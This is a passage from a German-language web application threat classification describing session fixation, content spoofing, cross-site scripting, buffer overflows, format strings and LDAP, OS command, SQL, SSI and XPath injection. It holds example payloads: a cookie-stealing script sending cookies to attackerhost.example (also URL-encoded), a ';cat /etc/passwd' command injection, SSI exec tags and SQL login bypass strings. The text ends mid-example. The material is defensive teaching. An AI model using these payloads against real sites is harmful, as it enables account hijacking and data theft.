Jede Cross-Site-Scripting-Schwachstelle irgendwo in der Domain der Website kann benutzt werden, um ein Cookie zu setzen oder zu ändern:

```
http://example/<script>document.cookie="sessionid=1
234;%20domain=.example.dom”;</script>.idc
```

Neues Session-ID-Cookie mittels META-Tag injizieren

Diese Technik ist ähnlich der vorherigen, aber auch wirksam wenn Gegenmaßnahmen für Cross-Site-Scripting z. B. HTML-`script`-Tags verhindern, nicht aber `meta`-Tags:

```
http://example/<meta%20http-equiv=Set-Cookie%20
content="sessionid=1234;%20domain=.example.dom”>.id
c
```

Neues Session-ID-Cookie mittels HTTP-Response-Header injizieren

Der Angreifer erzwingt das Injizieren des Session-ID-Cookies durch die Website selbst oder irgendeine andere Seite in der Domain. Dies kann auf viele Arten erreicht werden:

- Einbruch in einen Webserver der Domain (z. B. bei einem schlecht gewarteten WAP-Server).
- Den DNS-Server des Benutzers vergiften, insbesondere wird der Webserver des Angreifers eingetragen.
- Installation eines schädlichen Webserver in der Domain (z. B. auf einer Workstation in einer Windows-2000-Domain, dort sind alle Workstations auch in der DNS-Domain).
- Ausnutzung eines HTTP-Response-Splitting-Angriffs.

Anmerkung: Ein Langzeit-Session-Fixation-Angriff kann dadurch erreicht werden, dass ein persistentes Cookie injiziert wird (z. B. Ablauf nach 10 Jahren), welches die Session auch dann fixiert nachdem der Benutzer den Computer neu startet.

URL-Beispiel:

```
http://example/<script>document.cookie="sessionid=1
234;%20
Expires=Friday,%201Jan2010%2000:00:00%20GMT";</scri
pt>.idc
```

**Referenzen**

*„Session Fixation Vulnerability in Web-based Applications", By Mitja Kolsek - Acros Security*
http://www.acrossecurity.com/papers/session_fixation.pdf

*„Divide and Conquer", By Amit Klein – Sanctum*
http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf

## 3 Client-side Attacks

Der Abschnitt über clientseitige Angriffe beschreibt wie eine Website dazu benutzt werden kann, um einem Benutzer den Zugang zu verwehren. Wenn ein Benutzer eine Website besucht, wird ein technisches und psychologisches Vertrauensverhältnis zwischen beiden Parteien aufgebaut. Ein Benutzer erwartet von einer Website, dass sie gültigen Inhalt liefert. Ein Benutzer erwartet auch, dass die Website ihn nicht angreift. Durch Missbrauch dieses Vertrauensverhältnisses kann ein Angreifer verschiedene Methoden entwickeln, um den Benutzer

anzugreifen.

## 1.1 Content Spoofing

Content-Spoofing ist eine Angriffmethode, die einem Benutzer vortäuscht, dass ein bestimmter Inhalt, der auf einer Website erscheint, legitim und nicht von einer externen Quelle ist.

Einige Websites erzeugen den HTML-Inhalt dynamisch. Zum Beispiel kann die Quelldatei eines Frames:

*Code-Beispiel:*

```
<frame src="http://foo.example/file.html">
```

durch den Parameterwert in der URL bestimmt werden.

```
http://foo.example/page?frame_src=http://foo.exampl
e/file.html
```

Ein Angreifer könnte den Parameterwert für „`frame_src`" wie folgt ersetzen:

```
frame_src=http://attacker.example/spoof.html
```

die resultierende Seite zeigt dem Benutzer in der Adresszeile des Browsers die erwartete Domain (`foo.example`), die fremden Daten (`attacker.example`) verschleiern aber den wirklichen Inhalt.

Speziell manipulierte Links können dem Benutzer per E-Mail oder Instant-Messages gesendet werden oder auf Bulletin-Boards als Nachricht hinterlassen werden. Oder sie werden dem Benutzer per Cross-Site-Scripting untergeschoben. Wenn ein Angreifer einen Benutzer dazu bringt, eine Seite über eine schädliche URL zu besuchen, dann glaubt der Benutzer, dass er einen authentischen Inhalt von eine Seite sieht, obwohl dies nicht so ist. Der Benutzer wird dem gefälschten Inhalt vorbehaltlos vertrauen, da die Adresszeile des Browser korrekt `http://foo.example` anzeigt, obwohl sie in Wirklichkeit den Inhalt des Frames `http://attacker.example` anzeigt.

Der Angriff nutzt das Vertrauensverhältnis, welches zwischen dem Benutzer und der Website aufgebaut ist, aus, indem gefälschte Seiten aufgebaut werden, die dann z. B. Loginformulare, Verfälschung oder falsche Zeitungsmeldungen usw. enthalten.

**Beispiel**

Gefälschte Zeitungsmeldung erzeugen. Nehmen wir an, eine Website benutzt dynamisch erzeugte HTML-Frames für ihre Seiten mit Zeitungsmeldung. Wenn ein Benutzer z. B. den Link:

```
http://foo.example/pr?pg=http://foo.example/pr/01012003.html
```

besucht, dann würde die Seite folgenden HTML-Inhalt liefern:

*Code-Beispiel:*

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content"
SRC="http://foo.example/pr/01012003.html>
</FRAMESET>
</HTML>
```

Die Webanwendung „pr" erzeugt in diesem Beispiel HTML mit einem festen Menu und einem dynamisch erzeugten FRAME SRC. Der Frame „pr_content" erhält seinen Wert vom Parameter „pg" der URL, um die angeforderte Zeitungsmeldung anzuzeigen. Aber was ist, wenn ein Angreifer die URL verändert zu:

```
http://foo.example/pr?pg=http://attacker.example/spoofed_press_release.html
```

Ohne richtige Prüfung des Wertes des „pg"-Parameters wird das erzeugte HTML wie folgt aussehen:

*Code-Beispiel*

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content" SRC="
http://attacker.example/spoofed_press_release.html">
</FRAMESET>
</HTML>
```

Für den Benutzer erscheint der Inhalt von `attacker.example` authentisch und von der richtigen Quelle.

**Referenzen**

*„A new spoof: all frames-based sites are vulnerable" - SecureXpert Labs*
http://tbtf.com/archive/11-17-98.html#s02

## 1.2 Cross-site Scripting

Cross-Site-Scripting (XSS) ist eine Angriffsmethode, mit der ein Angreifer ausführbaren Code über eine Website verteilt, der dann im Browser des Anwenders ausgeführt wird.

Der Code selbst ist normalerweise in HTML/JavaScript geschrieben, es kann aber genauso VBScript, ActiveX, Java, Flash oder jede andere Browser-unterstützte Technik verwendet werden.

Wenn es einem Angreifer gelingt, dass der Code im Browser des Benutzers ausgeführt wird, dann läuft der Code im Sicherheitskontext (oder -Zone) der besuchten Website. Mit diesen Rechten ist der Code in der Lage, sensible Daten, auf die der Browser Zugriff hat, zu lesen, zu ändern und zu verschicken. Mit Cross-Site-Scripting kann der Account des Benutzers übernommen werden (Session-Hijacking durch Cookiediebstahl), der Browser zu einer anderen Seite umgeleitet werden, oder es kann dem Websitebenutzer betrügerischer Inhalt gezeigt werden. Cross-Site-Scripting-Angriffe kompromittieren im Wesentlichen das Vertrauensverhältnis zwischen einem Benutzer und

der Website.

Es gibt zwei Arten von Cross-Site-Scripting-Angriffen, beständige und nicht-beständige. Nicht-beständige Angriffe erfordern, dass der Benutzer einen speziell mit schadhaftem Code präparierten Link besucht. Während der Link besucht wird, wird der in der URL enthaltene Code im Browser des Benutzers ausgeführt. Beständige Angriffe sind z. B. wenn der schadhafte Code an eine Website übergeben wird, wo er für eine bestimmte Zeit gespeichert wird. Beispiel für von Angreifern bevorzugte Ziele sind oft Nachrichten-Boards oder Foren, Webmail-Nachrichten und Web-Chat-Software. Es ist nicht nötig, dass der ahnungslose Benutzer auf einen Link klickt, der einfache Besuch der Seite bringt den Code zur Ausführung.

## Beispiel

### Beständiger Angriff

Viele Websites betreiben Bulletin-Boards wo registrierte Benutzer Nachrichten hinterlassen können. Ein registrierter Benutzer wird normalerweise anhand eines Session-ID-Cookies erkannt, welches ihn autorisiert die Nachricht zu schreiben. Wenn es einem Angreifer gelingt eine speziell mit JavaScript manipulierte Nachricht zu hinterlassen, dann können dem Benutzer, der diese Nachricht liest, die Cookies gestohlen werden und sein Account ist damit kompromittiert.

*Code-Beispiel um Cookies zu stehlen:*

```
<SCRIPT>

document.location='http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie

</SCRIPT>
```

### Nicht-beständiger Angriff

Viele Webportale bieten eine personalisierte Ansicht der Website und begrüßen den eingeloggten Benutzer mit „Willkommen <ihr Benutzername>”. Manchmal werden die Daten, die den eingeloggten Benutzer identifizieren, im QUERY_STRING der URL gespeichert und so zum Browser transportiert.

Beispiel einer Portal-URL:

```
http://portal.example/index.php?sessionid=12312312&
username=Joe
```

In obigem Beispiel sehen wir, dass der Benutzername „Joe" in der URL gespeichert wird. Die Seite zeigt dann eine „Willkommen Joe" Nachricht. Wenn es einem Angreifer gelingt, den Benutzername in der URL so zu manipulieren, dass JavaScript zum Diebstahl des Cookies zur Ausführung kommt, dann kann Kontrolle über den Benutzer-Account erhalten werden.

Eine große Anzahl von Menschen wird argwöhnisch, wenn sie JavaScript in einer URL sehen, so dass ein Angreifer meist versuchen wird den Schadcode URL-encoded zu präsentieren, ähnlich dem Beispiel unten.

URL-encoded Beispiel zum Diebstahl von Cookies:

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

Dekodiertes Beispiel zum Diebstahl des Cookies:

```
http://portal.example/index.php?sessionid=12312312&
username=<script>document.location='http://attacker
host.example/cgi-
bin/cookiesteal.cgi?'+document.cookie</script>
```

## Referenzen


*„CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests"*
http://www.cert.org/advisories/CA-2000-02.html

*„The Cross Site Scripting FAQ" – CGISecurity.com*
http://www.cgisecurity.com/articles/xss-faq.shtml

*„Cross Site Scripting Info”*
http://httpd.apache.org/info/css-security/

*„24 Character entity references in HTML 4”*
http://www.w3.org/TR/html4/sgml/entities.html

*„Understanding Malicious Content Mitigation for Web Developers”*
http://www.cert.org/tech_tips/malicious_code_mitigation.html

*„Cross-site Scripting: Are your web applications vulnerable?”, By Kevin Spett – SPI Dynamics*
http://www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf

*„Cross-site Scripting Explained”, By Amit Klein – Sanctum*
http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

*„HTML Code Injection and Cross-site Scripting”, By Gunter Ollmann*
http://www.technicalinfo.net/papers/CSS.html

# 4 Command Execution

Der Abschnitt Command-Execution beschreibt Angriffe, die Befehle (Programme) auf dem Rechner der Website ausführen. Viele Websites erlauben Eingaben vom Benutzer, um bestimmte Aufgaben zu erledigen. Oft werden diese Benutzereingaben benutzt, um Befehle zu konstruieren, die den Inhalt einer Seite dynamisch erzeugen. Wenn diese Befehle unsicher aufgebaut werden, dann kann ein Angreifer sie manipulieren und eigene Befehle zur Ausführung bringen.

## 1.1 Buffer Overflow

Angriffe, die Buffer-Overflow-Schwachstellen ausnutzen, überschreiben Teile des Speichers, um den Programmablauf einer Anwendung zu ändern. Buffer-Overflow ist ein häufiger Mangel der Software, der zu Fehlern führt. Dieser Fehler tritt auf, wenn Daten im Programmspeicher geschrieben werden, die größer sind als der zugewiesene Speicher für den Puffer. Wenn der Puffer überschwemmt wird, dann werden benachbarte Daten überschrieben, was dann zum Absturz der Software führt. Wenn die zulässige Länge der Eingabedaten nicht beschränkt wird, dann können speziell manipulierte Eingabedaten den

Pufferüberlauf auslösen und zu Sicherheitsproblemen führen.

Ein Buffer-Overflow kann durch den manipulierten Speicher für Denial-of-Service-Angriff verwendet werden, was dann in einer Fehlfunktion der Software resultiert. Schlimmer ist aber die Möglichkeit mit einem Buffer-Overflow-Angriff den Ablauf der Anwendung so zu beeinflussen, dass sie unerwünschte Aktionen ausführt.

Buffer-Overflow-Schwachstellen wurden benutzt um Stackpointer zu überschreiben, die dann das Programm veranlassen den Schadcode auszuführen. Buffer-Overflows wurden ebenso benutzt um Programmvariablen zu überschreiben.

Buffer-Overflow-Schwachstellen sind in der Informationssicherheit weit verbreitetet und haben in Webservern oft Probleme verursacht. Trotzdem sind sie bei Webanwendungen nicht sehr verbreitet. Der primäre Grund dafür ist, dass ein Angreifer den Anwendungs-Sourcecode oder die Software-Binärdateien analysieren muss. Da der Angreifer kundenspezifischen Code auf dem Remotesystem ausnutzen muss, muss der Angriff blind durchgeführt werden, was den Erfolg schwierig macht.

Buffer-Overflow-Schwachstellen kommen meist in Programmiersprachen wie C und C++ vor. Ein Buffer-Overflow kann in einem CGI-Programm vorkommen oder wenn eine Seite auf C -Programme zugreift.

**Referenzen**

*„Inside the Buffer Overflow Attack: Mechanism, Method and Prevention", By Mark E. Donaldson – GSEC*
http://www.sans.org/rr/code/inside_buffer.php

*„w00w00 on Heap Overflows", By Matt Conover - w00w00 Security Team* http://www.w00w00.org/files/articles/heaptut.txt

*„Smashing The Stack For Fun And Profit", By Aleph One - Phrack 49*
http://www.insecure.org/stf/smashstack.txt

## 1.2 Format String Attack

Format-String-Angriffe ändern den Programmablauf dadurch, dass sie

die Fähigkeiten der „string formatting library" ausnutzen, um andere Bereiche des Programmspeichers zu manipulieren. Die Schwachstellen treten auf, wenn Benutzerdaten direkt als Eingabe für den Formatstring bestimmter C/C++-Funktionen (z. B.: `fprintf`, `printf`, `sprintf`, `setproctitle`, `syslog`, ...) benutzt werden.

Wenn ein Angreifer einen Format-String bestehend aus Formatzeichen (z. B.. „%f", „%p", „%n", etc.) als Parameterwert der Webanwendung an `printf` übergibt, dann können diese

- beliebigen Code auf dem Server ausführen
- Werte auf dem Stack lesen
- Segmentation-Faults / Softwareabstürze provozieren

**Beispiel**

Nehmen wir an, dass eine Webanwendung einen Parameter `emailAddress` hat, den der Benutzer bestimmen kann. Die Awendung schreibt den Wert dieser Variablen mit der C-Funktion `printf`:

```
printf(emailAddress);
```

Wenn der gesendete Wert des `emailAddress`-Parameters Formatierungszeichen enthält, dann werden diese von `printf` benutzt und zusätzlich angegebene Argumente in die Ausgabe aufgenommen. Wenn keine Argumente angegeben sind, dann werden die Daten vom Stack benutzt, in der Reihenfolge, wie sie von der `printf`-Funktion gebraucht werden.

Mögliche Anwendungen eines Format-String-Angriffs:

- Daten vom Stack lesen: Wenn der Ausgabekanal der `printf`-Funktion zurück zum Angreifer zeigt, dann kann er mit der Formatangabe „%x" (ein oder mehrmals) Werte vom Stack lesen.
- Zeichenketten vom Speicher des Prozesses lesen: Wenn der Ausgabekanal der `printf`-Funktion zurück zum Angreifer zeigt, dann kann er mit der Formatangabe „%s" (und andere Formatangaben) Zeichenketten beliebiger Stellen des Speichers lesen.
- Einen Integer in den Speicher des Prozesses schreiben: Durch

Verwendung der „%n” Formatangabe, kann ein Angreifer einen Integerwert an beliebige Stellen im Speicher schreiben. (z. B. wichtige Programm-Flags überschreiben, die Zugriffsrechte kontrollieren oder die Rücksprungadresse auf dem Stack überschreiben, usw.).

**Referenzen**

*„(Maybe) the first publicly known Format Strings exploit”*
http://archives.neohapsis.com/archives/bugtraq/1999-q3/1009.html

*„Analysis of format string bugs”, By Andreas Thuemmel*
http://downloads.securityfocus.com/library/format-bug-analysis.pdf

*„Format string input validation error in wu-ftpd site_exec() function”*
http://www.kb.cert.org/vuls/id/29823

## 1.3 LDAP Injection

LDAP-Injection ist eine Angriffsmethode, die Websites angreift, die LDAP-Statements aus Benutzereingaben konstruieren.

LDAP–Lightweight Directory Access Protocol– ist ein open-standard-Protokoll, um X.500-Directorys zu schreiben und zu ändern. LDAP wird mit Internet-Transport-Protokollen, wie TCP betrieben. Webanwendungen können durch den Benutzer übergebene Eingaben für eigene LDAP-Statements in dynamischen Seiten erzeugen.

Wenn eine Webanwendung vergisst, die durch den Benutzer eingegebenen Daten zu prüfen, dann ist es für einen Angreifer möglich, das erzeugte LDAP-Statement zu manipulieren. Wenn ein Angreifer in der Lage ist, ein LDAP-Statement zu manipulieren, dann wird die (LDAP-)Abfrage mit denselben Berechtigungen ausgeführt wie die des Prozesses, der sie startet (z. B. Datenbankserver, Webanwendungsserver, Webserver, usw.). Das kann zu ernsten Sicherheitsproblemen führen, wenn die Zugriffsrechte jede Abfrage erlauben oder es zulassen, alles im LDAP-Baum zu ändern oder zu löschen.

Für LDAP-Injection können die gleichen erweiterten Taktiken verwendet werden, wie sie für SQL-Injection bekannt sind.

## Beispiel

*Verwundbarer Code mit Kommentaren:*

```
line 0: <html>
line 1: <body>
line 2: <%@ Language=VBScript %>
line 3: <%
line 4: Dim userName
line 5: Dim filter
line 6: Dim ldapObj
line 7:
line 8: Const LDAP_SERVER = "ldap.example"
line 9:
line 10:      userName=Request.QueryString("user")
line 11:
line 12:      if( userName = "" ) then
line 13:           Response.Write("<b>Invalid request. Please
specify a valid user name</b><br>")
line 14:           Response.End()
line 15:      end if
line 16:
line 17:
line 18:      filter = "(uid=" + CStr(userName) + ")"       '
searching for the user entry
line 19:
line 20:
line 21:      'Creating the LDAP object and setting the base
dn
line 22:      Set ldapObj =
Server.CreateObject("IPWorksASP.LDAP")
line 23:      ldapObj.ServerName = LDAP_SERVER
```

```
line 24:      ldapObj.DN = "ou=people,dc=spilab,dc=com"
line 25:
line 26:      'Setting the search filter
line 27:      ldapObj.SearchFilter = filter
line 28:
line 29:      ldapObj.Search
line 30:
line 31:      'Showing the user information
line 32:      While ldapObj.NextResult = 1
line 33:            Response.Write("<p>")
line 34:
line 35:            Response.Write("<b><u>User information for
: " + ldapObj.AttrValue(0) + "</u></b><br>")
line 36:            For i = 0 To ldapObj.AttrCount -1
line 37:                  Response.Write("<b>" +
ldapObj.AttrType(i) +
"</b> : " + ldapObj.AttrValue(i) + "<br>" )
line 38:            Next
line 39:            Response.Write("</p>")
line 40:      Wend
line 41: %>
line 42: </body>
line 43: </html>
```

Beim genaueren Betrachten des Codes sehen wir in Zeile 10, das die Variable `userName` mit dem Parameter `user` initialisiert wird und dann schnell geprüft wird, ob der Wert leer ist. Wenn der Wert nicht leer ist, dann wird `userName` benutzt, um die Variable `filter` in Zeile 18 zu initialisieren. Diese neue Variable wird direkt benutzt, um die LDAP-Abfrage zu konstruieren, die im Aufruf von `SearchFilter` in Zeile 27 erfolgt. In diesem Szenario hat der Angreifer volle Kontrolle darüber,

was vom LDAP-Server abgefragt wird und er erhält das Ergebnis der Abfrage, wenn die Zeilen 32 bis 40 im Code durchlaufen werden, welche alle Ergebnisse mit Attributen anzeigen.

**Beispiel**

```
http://example/ldapsearch.asp?user=*
```

Im obigen Beispiel senden wir das `*`-Zeichen im `user`-Parameter , was dazu führt, dass die Filtervariable im Code mit (`uid=*`) initialisiert wird. Das resultierende LDAP-Statement veranlasst den Server alle Objekt zu liefern, die ein `uid`-Attribut haben.

**Referenzen**

*„LDAP-Injection: Are Your Web Applications Vulnerable?", By Sacha Faust – SPI Dynamics*
http://www.spidynamics.com/whitepapers/LDAPinjection.pdf

*„A String Representation of LDAP Search Filters"*
http://www.ietf.org/rfc/rfc1960.txt

*„Understanding LDAP"*
http://www.redbooks.ibm.com/redbooks/SG244986.html

*„LDAP Resources"*
http://ldapman.org/

## 1.4 OS Commanding

OS-Commanding ist eine Angriffsmethode, die Websites angreift, die Betriebsystembefehle aus Benutzereingaben konstruieren.

Wenn eine Webanwendung Benutzereingaben nicht richtig prüft bevor sie im Anwendungscode benutzt werden, kann es möglich sein, die Anwendung so zu betrügen, dass Betriebssystembefehle ausgeführt werden. Die ausgeführten Befehle werden mit denselben Rechten ausgeführt wie andere Befehle der Anwendung auch (z. B. Datenbankserver, Webanwendungsserver, Webserver, usw.).

## Beispiel

Perl erlaubt, die Verwendung von Pipes um Daten an die `open` -Funktion zu senden. Dies erfolgt durch Anhängen des '`|`' (Pipe)-Zeichens ans Ende des Dateinamens.

*Code-Beispiel mit Pipe-Zeichen:*

```
# Execute "/bin/ls" and pipe the output to the open
statement

open(FILE, "/bin/ls|")
```

Webanwendungen enthalten oft Parameter, die eine Datei angeben, welche angezeigt oder als Template benutzt wird. Wenn die Webanwendung die Benutzereingabe nicht ausreichend prüft, dann kann ein Angreifer den Parameterwert so ändern, dass er einen Shell-Befehl gefolgt von einem Pipe-Zeichen (siehe oben) enthält.

Wenn dies die original URL der Webanwendung ist:

```
http://example/cgi-
bin/showInfo.pl?name=John&template=tmp1.txt
```

dann kann der Angreifer durch Änderung des `template`-Parameterwertes, die Webanwendung dazu bringen den Befehl `/bin/ls` auszuführen:

```
http://example /cgi-
bin/showInfo.pl?name=John&template=/bin/ls|
```

Die meisten Skriptsprachen erlauben Programmierern Betriebssystembefehle mittels verschiedener `exec`-Funktionen während der Ausführung des Skripts auszuführen. Wenn die Webanwendung erlaubt, dass Benutzereingaben in so einem Funktionsaufruf benutzt werden, ohne dass sie zuvor geprüft werden, kann ein Angreifer Betriebssystembefehle ausführen. Dieser Teil eines PHP-Skripts zum Beispiel zeigt ein Verzeichnislisting (auf Unix-Systemen):

*Shell-Befehl ausführen:*

```
exec("ls -la $dir",$lines,$rc);
```

Hängt man ein Semikolon (`;`) gefolgt von einem Betriebssystembefehl an, dann ist es möglich, dass die Webanwendung auch den zweiten Befehl ausführt:

```
http://example/directory.php?dir=%3Bcat%20/etc/passwd
```

Als Ergebnis wird man den Inhalt der Datei `/etc/passwd` erhalten.

**Referenzen**


*„Perl CGI Problems", By RFP - Phrack Magazine, Issue 55*
http://www.wiretrip.net/rfp/txt/phrack55.txt
*(See „That pesky pipe" section)*

*„Marcus Xenakis directory.php Shell Command Execution Vulnerability"*
http://www.securityfocus.com/bid/4278

*„NCSA Secure Programming Guidelines"*
http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/#cgi


## 1.5 SQL Injection

SQL-Injection ist eine Angriffsmethode, die Websites angreift, die SQL-Anfragen aus Benutzereingaben konstruieren.

SQL –Structured Query Language– ist eine für Datenbankabfragen spezialisierte Programmiersprache. Auf den meisten kleinen und auch professionellen Datenbankanwendungen kann mit SQL-Befehlen zugegriffen werden. SQL ist sowohl ein ANSI- als auch ein ISO-Standard. Trotzdem unterstützen viele Datenbankprodukte SQL mit firmenspezifischen Erweiterungen zum Standardsprachumfang. Webanwendungen können Benutzereingaben verwenden, um SQL-Befehle für dynamische Seiten zu erzeugen.

Wenn eine Webanwendung die Benutzereingaben nicht ausreichend prüft, dann ist es für einen Angreifer möglich, den erzeugten SQL-

Befehl zu manipulieren. Wenn es einem Angreifer gelingt den SQL-Befehl zu verändern, dann wird dieser mit den gleichen Rechten ausgeführt wie die anderen Befehle der Webanwendung auch. Dieser Angriff kann dazu führen, dass ein Angreifer die Kontrolle über die Datenbank erhält oder gar Systembefehle ausführen kann.

Für SQL-Injection können die gleichen erweiterten Taktiken verwendet werden, wie sie für LDAP-Injection bekannt sind.

**Beispiel**

Für ein Web-basiertes Anmeldungsformular kann etwa folgender Code verwendet werden:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
strUsername & "' AND Password = '" & strPassword & "'"
strAuthCheck = GetQueryResult(SQLQuery)
```

In diesem Code nimmt der Entwickler die Benutzereingabe der Form und baut sie direkt in die SQL-Abfrage ein.

Angenommen ein Angreifer übergibt die Parameter wie folgt:

*Login:* `' OR ''='`

*Passwort:* `' OR ''='`

dann wird daraus die SQL-Abfrage:

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND
Password = '' OR ''=''
```

Anstatt die Benutzereingabe mit den Werten in der `Users`-Tabelle zu vergleichen, vergleicht `''` (leerer Text) mit `''` (leerer Text). Das liefert als Ergebnis True und der Angreifer wird als der Benutzer eingeloggt, der an erster Stelle in der `Users`-Tabelle steht.

Es gibt zwei häufig benutzte SQL-Injection-Methoden: normale SQL-Injection und Blind-SQL-Injection. Ersteres ist reine SQL-Injection mit der der Angreifer seine Abfrage so formatieren kann, dass sie den

Erwartungen des Entwicklers entspricht. Dabei helfen die Information in den Fehlermeldungen, die bei unpassend formatierten Requests zurückgeliefert werden.

Normale SQL-Injection

Durch Anhängen von `union select`-Befehlen an den Parameter, kann der Angreifer testen, ob er Zugriff auf die Datenbank erhält:

```
http://example/article.asp?ID=2+union+all+select+name+from+sysobjects
```

Der SQL-Server könnte folgende Antwort liefern:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
```

Das sagt dem Angreifer, dass er die richtige Anzahl von Spalten im SQL-Befehl angeben muss, damit es funktioniert.

Blind-SQL-Injection

Bei Blind-SQL-Injection liefert der Webserver statt des Datenbankfehlers eine benutzerfreundliche Fehlerseite, die dem Benutzer mitteilt, dass ein Fehler gemacht wurde. In solchen Situationen ist SQL-Injection immer noch möglich, aber nicht mehr so einfach zu erkennen und durchzuführen. Ein üblicher Weg Blind-SQL-Injection zu erkennen, ist falsche und wahre Befehle im Parameterwert anzugeben.

Folgende URL:

```
http://example/article.asp?ID=2+and+1=1
```

sollte dieselbe Seite wie:

```
http://example/article.asp?ID=2
```

liefern, da der SQL-Befehl „`and 1=1`" immer wahr (true) ist.

Folgende URL:

```
http://example/article.asp?ID=2+and+1=0
```

wird die Website dann veranlassen, eine benutzerfreundliche Fehlerseite zu liefern, weil der SQL-Befehl „`and 1=0`" immer falsch (false) ist.

Sobald der Angreifer herausgefunden hat, dass eine Website mit Blind-SQL-Injection verwundbar ist, kann er diese Schwachstelle einfacher ausnutzen, in manchen Fällen durch Verwendung normaler SQL-Injection.

## Referenzen


*„SQL Injection: Are your Web Applications Vulnerable" – SPI Dynamics*
*http://www.spidynamics.com/support/whitepapers/WhitepaperSQLInjection.pdf*

*„Blind SQL Injection: Are your Web Applications Vulnerable" – SPI Dynamics*
http://www.spidynamics.com/support/whitepapers/Blind_SQLInjection.pdf

*„Advanced SQL Injection in SQL Server Applications", Chris Anley – NGSSoftware*
http://www.nextgenss.com/papers/advanced_sql_injection.pdf

*„More advanced SQL Injection", Chris Anley – NGSSoftware*
http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

*„Web Application Disassembly with ODBC Error Messages", David Litchfield - @stake*
http://www.nextgenss.com/papers/webappdis.doc

*„SQL Injection Walkthrough"*
http://www.securiteam.com/securityreviews/5DP0N1P76E.html

*„Blind SQL Injection" - Imperva*
*http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html*

*„SQL Injection Signatures Evasion" - Imperva*
http://www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evasion.html

*„Introduction to SQL Injection Attacks for Oracle Developers" - Integrigy*
*http://www.net-security.org/dl/articles/IntegrigyIntrotoSQLInjectionAttacks.pdf*

## 1.6 SSI Injection

SSI-Injection (Server-Side-Include) ist eine serverseitige Angriffsmethode, die einem Angreifer erlaubt, einer Webanwendung Code zu senden, der dann später lokal auf dem Webserver ausgeführt wird. SSI-Injection nutzt aus, dass die Webanwendung die Benutzereingaben nicht filtert bevor sie in die serverseitig interpretierten HTML-Dateien eingefügt werden.

Wenn eine HTML-Seite ausgeliefert wird, wird die Seite vom Webserver zuerst analysiert und Server-Side-Include-Befehle werden ausgeführt bevor sie dem Benutzer angezeigt werden. In einigen Fällen (z. B. Nachrichten-Boards, Gästebücher oder Content-Management-Systemen) wird die Webanwendung Daten, die durch den Benutzer übergeben wurden, in die Seite einbauen.

Wenn ein Angreifer einen SSI-Befehl eingibt, dann hat er die Möglichkeit willkürliche Befehle auf dem Betriebssystem auszuführen oder eine Datei mit vertraulichem Inhalt einzubinden, welcher dann beim nächsten Besuch der Seite angezeigt wird.

**Beispiel**

Das folgende SSI-Tag kann einem Angreifer ermöglichen, ein Verzeichnislisting des root-Verzeichnisses auf einem UNIX-basierten System zu erhalten:

```
<!--#exec cmd="/bin/ls /" -->
```

Das folgende SSI-Tag erlaubt einem Angreifer die Datenbank-Verbindungsdaten oder andere sensible Daten aus der .NET-Konfigurationsdatei zu erhalten:

```
<!--#INCLUDE VIRTUAL="/web.config"-->
```

**Referenzen**

*„Server Side Includes (SSI)" – NCSA HTTPd*
http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html

*„Security Tips for Server Configuration" – Apache HTTPD*
http://httpd.apache.org/docs/misc/security_tips.html#ssi

*„Header Based Exploitation: Web Statistical Software Threats" – CGISecurity.com*
http://www.cgisecurity.net/papers/header-based-exploitation.txt

*„A practical vulnerability analysis"*
*http://hexagon.itgo.com/Notadetapa/a_practical_vulnerability_analys.htm*

## 1.7 XPath Injection

XPath-Injection ist eine Angriffsmethode, die Websites angreift, die XPath-Anfragen von Benutzereingaben konstruieren.

XPath 1.0 ist eine Sprache, die benutzt wird, um auf Teile eines XML-Dokuments zu verweisen. Sie kann von Anwendungen benutzt werden, um ein XML-Dokument direkt abzufragen. Oder sie kann Teil einer größeren Operation mit einem XML-Dokument wie z. B. eine XSLT-Transformation oder Teil einer XQuery für das XML-Dokument sein.

Die Syntax von XPath ist sehr ähnlich zu SQL-Abfragen und es ist tatsächlich möglich mit XPath SQL-ähnliche Anfragen an ein XML-Dokument zu stellen. Nehmen wir z. B. ein XML-Dokument welches Elemente mit Namen `user` enthält, wobei jedes weitere 3 Elemente -`name`, `password` und `account`- enthält. Der folgende XPath-Ausdruck liefert die `account`-Nummer (oder einen leeren String falls der Benutzer nicht existiert) des Benutzers, dessen Name „jsmith" ist und dessen Passwort „Demo1234" ist:

```
string(//user[name/text()='jsmith' and
password/text()='Demo1234']/account/text())
```

Wenn eine Anwendung zur Laufzeit XPath-Abfragen aufbaut, die

unsichere Benutzereingaben enthalten, dann ist es für einen Angreifer möglich Daten so in die Abfrage einzubauen, dass diese in einer anderen Art und Weise als vom Programmierer beabsichtigt verarbeitet wird.

**Beispiel**

Nehmen wir an, dass die Webanwendung XPath benutzt, um mit Hilfe eines XML-Dokuments die Account-Nummer eines Benutzers abzufragen, dessen Name und Passwort vom Client kommen. Eine solche Anwendung wird diese Werte direkt in die XPath-Abfrage einbauen, wobei sie dann eine Schwachstelle erzeugt. Beispiel (Annahme: Microsoft ASP.NET und C#):

```
